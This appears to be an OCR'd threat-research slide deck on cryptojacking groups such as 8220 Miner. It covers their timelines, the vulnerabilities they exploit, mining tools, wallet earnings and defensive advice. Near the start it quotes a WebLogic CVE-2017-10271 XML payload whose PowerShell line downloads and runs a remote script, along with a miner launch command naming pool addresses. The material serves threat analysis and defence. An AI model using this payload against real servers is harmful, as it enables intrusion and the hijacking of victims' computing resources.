WebLogic Server

奇安信 新一代网络安全领军者

Threat Research

CVE-2017-10271 Used to Deliver CryptoMiners: An Overview of Techniques Used Post-Exploitation and Pre-Mining

February 15, 2018 | by Rakesh Sharma, Akhil Reddy, Kimberly Goody

MALWARE CRYPTOCURRENCY CRYPTOCURRENCY MINING

Introduction

FireEye researchers recently observed threat actors abusing CVE-2017-10271 to deliver various cryptocurrency miners.

```
<void class="java.lang.ProcessBuilder">
  <array class="java.lang.String" length="3">
    <void index="0">
      <string>cmd</string>
    </void>
    <void index="1">
      <string>/c</string>
    </void>
    <void index="2">
      <string>powershell IEX (New-Object Net.WebClient).DownloadString( http://[redacted]:8220/1.ps1 )</string>
    </void>
  </array>
<void method="start"/></void>
```

```
            cmd.exe /C $env:TMP\te.exe --donate-level=1 -k -a cryptonight -o 158.69.133.20:3333 -o 192.99.142.249:3333 -o 2
02.144.193.110:3333 -u 4AB31XZu3bKeUWtwGQ43ZadTKCfCzq3wra6yNbKdsucpRfgofJP3YwqDiTutrufk8D17D7xw1zPGyMspv8Lqwwg36V5chYg -p x
        } else {
            echo "Running"
        }
        Start-Sleep 55
```

Source: https://www.fireeye.com/blog/threat-research/2018/02/cve-2017-10271-used-to-deliver-cryptominers.html

Timeline of 8220 Miner Group

奇安信
新一代网络安全领军者

2017.05

Uploaded 6 malicious docker images to Docker Hub

2017.07

Attacked exposed Redis servers

2017.08

Scanned for unauthenticated Kubernetes

2018.02

Exploited WebLogic Server vulnerability

2018.04

Exploited Drupal vulnerability

2018.07

Attacked unauthenticated Hadoop Yarn

Cryptojacking Evolution

Malware Families

奇安信
新一代网络安全领军者

2016.06 PhotoMiner

2017.12 JbossMiner

2018.02 DDG.Mining

2018.03 MsraMiner

2018.08 NSAFtpMiner

2017.05 8220 Miner


2018.01 MyKings

2018.02 ADB.Miner

2018.07 PowerGhost

2018.10 ZombieboyMiner

Ten Malware Families – One Crytocurrency



Initial Access

- Vulnerability
  - System, web, database
- Misconfiguration
  - Exposed server
  - Disabled authentication
- Brute force attack
  - Tomcat, SQL Server, SSH, RDP

Vulnerabilities


奇安信
新一代网络安全领军者

Type	Product	CVE
System	Windows SMB	CVE-2017-0143 CVE-2017-0144 CVE-2017-0145 CVE-2017-0146 CVE-2017-0148
Web	Oracle WebLogic Server	CVE-2017-3506 CVE-2017-10271
Web	JBosss	CVE-2017-12149
Web	Drupal	CVE-2018-7602
System	Windows LNK	CVE–2017–8464
System	Windows RDP	CVE-2017-0176
Database	CouchDB	CVE–2017–12635 CVE–2017–12636

An Alert to Cloud Security

奇安信 新一代网络安全领军者

- Exposed Kubernets administration consoles





Source: https://redlock.io/blog/cryptojacking-tesla

Affected OS

Android Miner

- Target a large scale of Android devices
- Scan for devices exposed debug port (TCP 5555 port)





Source: https://blog.netlab.360.com/adb-miner-more-information/

Mining Programs

奇安信 新一代网络安全领军者

- Custom mining programs
- Open source mining programs
  - XMRig, CNRig, XMR-Stak
  - Load mining programs by shell script or PowerShell script

```
aUsageXmrigOpti db 'Usage: xmrig [OPTIONS]',0Ah
                                        ; DATA XREF: .text:000000000040C860↑o
                                        ; sub_40D700:loc_40D780↑o ...
                db 'Options:',0Ah
                db '  -a, --algo=ALGO          specify the algorithm to use',0Ah
                db '                             cryptonight',0Ah
                db '                             cryptonight-lite',0Ah
                db '                             cryptonight-heavy',0Ah
                db '  -o, --url=URL            URL of mining server',0Ah
                db '  -O, --userpass=U:P       username:password pair for mining serv'
                db 'er',0Ah
                db '  -u, --user=USERNAME      username for mining server',0Ah
                db '  -p, --pass=PASSWORD      password for mining server',0Ah
                db '      --rig-id=ID          rig identifier for pool-side statistic'
                db 's (needs pool support)',0Ah
                db '  -t, --threads=N          number of miner threads',0Ah
                db '  -v, --av=N               algorithm variation, 0 auto select',0Ah
                db '  -k, --keepalive          send keepalived for prevent timeout (n'
                db 'eed pool support)',0Ah
                db '  -r, --retries=N          number of times to retry before switch'
                db ' to backup server (default: 5)',0Ah
                db '  -R, --retry-pause=N      time to pause between retries (default'
                db ': 5)',0Ah
                db '      --cpu-affinity       set process affinity to CPU core(s), m'
                db 'ask 0x3 for cores 0 and 1',0Ah
                db '      --cpu-priority       set process priority (0 idle, 2 normal'
                db ' to 5 highest)',0Ah
                db '      --no-huge-pages      disable huge pages support',0Ah
                db '      --no-color           disable colored output',0Ah
                db '      --variant            algorithm PoW variant',0Ah
                db '      --donate-level=N     donate level, default 5%% (5 minutes i'
                db 'n 100 minutes)',0Ah
                db '      --user-agent         set custom user-agent string for pool',0Ah
                db '  -B, --background         run the miner in the background',0Ah
                db '  -c, --config=FILE        load a JSON-format configuration file',0Ah
                db '  -l, --log-file=FILE      log all output to a file',0Ah
                db '  -S, --syslog             use system log for output messages',0Ah
                db '      --max-cpu-usage=N    maximum CPU usage for automatic thread'
                db 's mode (default 75)',0Ah
                db '      --safe               safe adjust threads and av settings fo'
                db 'r current CPU',0Ah
                db '      --nicehash           enable nicehash/xmrig-proxy support',0Ah
                db '      --print-time=N       print hashrate report every N seconds',0Ah
                db '      --api-port=N         port for the miner API',0Ah
                db '      --api-access-token=T access token for API',0Ah
                db '      --api-worker-id=ID   custom worker-id for API',0Ah
                db '      --api-ipv6           enable IPv6 support for API',0Ah
                db '      --api-no-restricted  enable full remote access (only if API'
                db ' token set)',0Ah
                db '  -h, --help               display this help and exit',0Ah
```

Threat Actors

Wallet Transaction Log of 8220 Miner Group

奇安信
新一代网络安全领军者

Time Sent	Transaction Hash	Amount	Mixin
7/24/2018, 8:40:35 AM	3f8c5f6a49d83685dfde340fcf3ef59d81ed3c46f854cfe8be49d9a6c8784262	1.4800	6
7/23/2018, 8:36:31 AM	522eac50c0527bedb1c65d2bb8700540ed173cebea7019f59d6f768a433196e3	1.4400	6
7/22/2018, 8:32:34 AM	316f9144e0e00b1fad13c1b54af1bd4c78b379ff276e425c61354c44acf10554	1.1400	6
7/21/2018, 8:29:06 AM	f548e97eb3cd4e3627432f5bb3041134082dcffbabb998a3002379d26727ab5e	0.8700	6
7/20/2018, 8:25:43 AM	26ea27340afe85302ca66fbc872d43e142aeb3be1f937a6321466a65e3ed4fe8	1.6700	6
7/19/2018, 8:22:17 AM	00cf4aaf491c331028476a5495123f36a4a3cc71206001f8492a7f71566b41d5	2.0700	6
7/18/2018, 8:18:44 AM	b0995018db1e6102a4ea8e426eb30d48700e3fa197f5cb8f3d605fbe6934f699	1.5500	6
7/17/2018, 8:15:17 AM	32a636b70d6a8f89db23860c319c253db4d1df57d9b89cbdf8087e1620e9de7e	4.6600	6

Gain Estimation

奇安信
新一代网络安全领军者

Miner Groups	XMR Amount	USD
MyKings	8000+	~2,400,000
8220	1000+	~30,000
DDG	3000+	~90,000

The Attacks On Android Devices Did Not Work Well ?

奇安信
新一代网络安全领军者

Your Stats & Payment History

Look at worker stats for hash rates and worker stats

44XT4KvmobTQfeWa6PCQF5RDosr2MLWm43AsaE3o5iNRXXTfDbYk2VPHTVedTQHZyfXNzMn8YYF2466d3FSDT7gJS8gdHAr | Lookup

Address: 44XT4KvmobTQfeWa6PCQF5RDosr2MLWm43AsaE3o5iNRXXTfDbYk2VPHTVedTQHZyfXNzMn8YYF2466d3FSDT7gJS8gdHAr

Pending Balance: 0.186209496211 XMR

Personal Threshold (Editable): < 0.700 XMR >

Once you reach your threshold, you will get a free auto-payout within 24 hours

Manual Payments Disabled for your account

Total Paid: 0.000000000000 XMR

Protection Advices

Detection

- Abnormal high CPU usage Rate
- Suspicious files in temporary directories
  - Linux: /tmp/*.sh
  - Windows: %temp%/*.exe
- Suspicious scheduled jobs in crontab

Prevention

- Update patch regularly
- Set strong passwords to both systems and applications
- Check docker images carefully before deployment
- Prevent assets exposing to Internet
  - **Shodan, Censys, etc**

Wrap Up

奇安信
新一代网络安全领军者

- Cryptojacking is very active
- It leverages multiple approaches to control computation resource
- It is a emerging threat to cloud security due to attacks to orchestration platform

Thank you!

Twitter: @RedDrip7

WeChat: 奇安信威胁情报中心